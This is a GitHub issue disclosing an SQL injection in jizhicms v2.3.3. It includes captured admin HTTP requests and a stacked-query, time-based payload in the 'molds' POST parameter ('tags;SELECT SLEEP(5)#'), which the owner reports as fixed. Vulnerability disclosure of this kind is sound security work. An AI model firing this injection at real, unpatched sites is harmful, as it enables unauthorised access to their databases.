New issue


Jump to bottom

jizhicms v2.3.3 has a vulnerability, SQL injection #83

Closed **Zoe0427** opened this issue 23 days ago · 1 comment

Zoe0427 commented 23 days ago • edited

This is one of my favorite CMS, but I found a system vulnerability.
name：jizhicms
version: v2.3.3
Installation package download：



欢迎管理员：admin！当前时间:2022-11-10 17:38:18 星期四

站内用户 1人 | 站内文章 12篇 | 站内产品 11件 | 站内留言 2条

最近更新

标题	缩略图	更新时间	阅读量
网站SEO优化需要原创内容吗?		9个月前	9
平台靠什么盈利？是否会一直维护...	无	9个月前	11
极致CMS框架是ThinkPHP吗?	无	9个月前	58
极致CMS不使用伪静态可以吗?	无	9个月前	0
极致CMS免费吗?	无	9个月前	32
新手零基础学SEO难吗?		9个月前	87
网站死链接应该如何处理		9个月前	88
什么是网站子域名对优化排名优缺...		9个月前	5
友链交换方法及友链交换平台有哪...		9个月前	3

版本信息

当前版本	v2.3.3 项目地址
服务器	[redacted]
操作系统	Linux
运行环境	Linux 176c95c9f6ab 5.9.0-kali1-amd64 #1 SMP Debian 5.9.1-1kali2 (2020-10-29) x86_64
PHP版本	7.1.12-2+0~20171207160754.12+jessie~1.gbp5c91f3
运行方式	apache2handler
上传限制	2M

用户留言


测试123
这是一条测试留言
9个月前

测试客户

Problematic packets:


> POST /index.php/admins/Fields/get_fields.html HTTP/1.1
> Host: 192.168.23.130:49158
> User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
> Accept: /
> Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
> Accept-Encoding: gzip, deflate
> Content-Type: application/x-www-form-urlencoded; charset=UTF-8
> X-Requested-With: XMLHttpRequest
> Content-Length: 21
> Origin: http://192.168.23.130:49158
> Connection: close
> Referer: http://192.168.23.130:49158/index.php/admins/Extmolds/editmolds/id/1/molds/tags.html
> Cookie: PHPSESSID=07lpb0tri05c4fqvd85em8u6rs
>
> molds=tags&tid=0&id=1


Background ->SEO settings ->TGA list ->edit, and then capture packages



```
POST /index.php/admins/Fields/get_fields.html HTTP/1.1
H[redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 21
Origin: http://192.168.23.130:49158
Connection: close
Referer: [redacted]/index.php/admins/Extmolds/editmolds/id/1/molds/tags.html
Cookie: PHPSESSID=071pb0tri05c4fqvd85em8u6rs

molds=tags&tid=0&id=1
```





```
POST /index.php/admins/Fields/get_fields.html HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101
 Firefox/106.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 38
Origin: http://192.168.23.130:49158
Connection: close
Referer:
http:/[redacted]index.php/admins/Extmolds/editmolds/id/1/molds/tag
s.html
Cookie: PHPSESSID=071pb0tri05c4fqvd85em8u6rs

molds=tags;select sleep(3)#&tid=0&id=1
```

```
HTTP/1.1 200 OK
Date: Thu, 10 Nov 2022 09:50:15 GMT
Server: Apache/2.4.10 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=071pb0tri05c4fqvd85em8u6rs; expires=Thu, 10-Nov-2022
10:50:15 GMT; Max-Age=3600; path=/
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Vulnerability verification exists

payload

```
Parameter: molds (POST)
Type: stacked queries
```

```
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: molds=tags;SELECT SLEEP(5)#&tid=0&id=3
```

Cherry-toto commented 20 days ago Owner

感谢！已修复

Cherry-toto closed this as completed 20 days ago

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants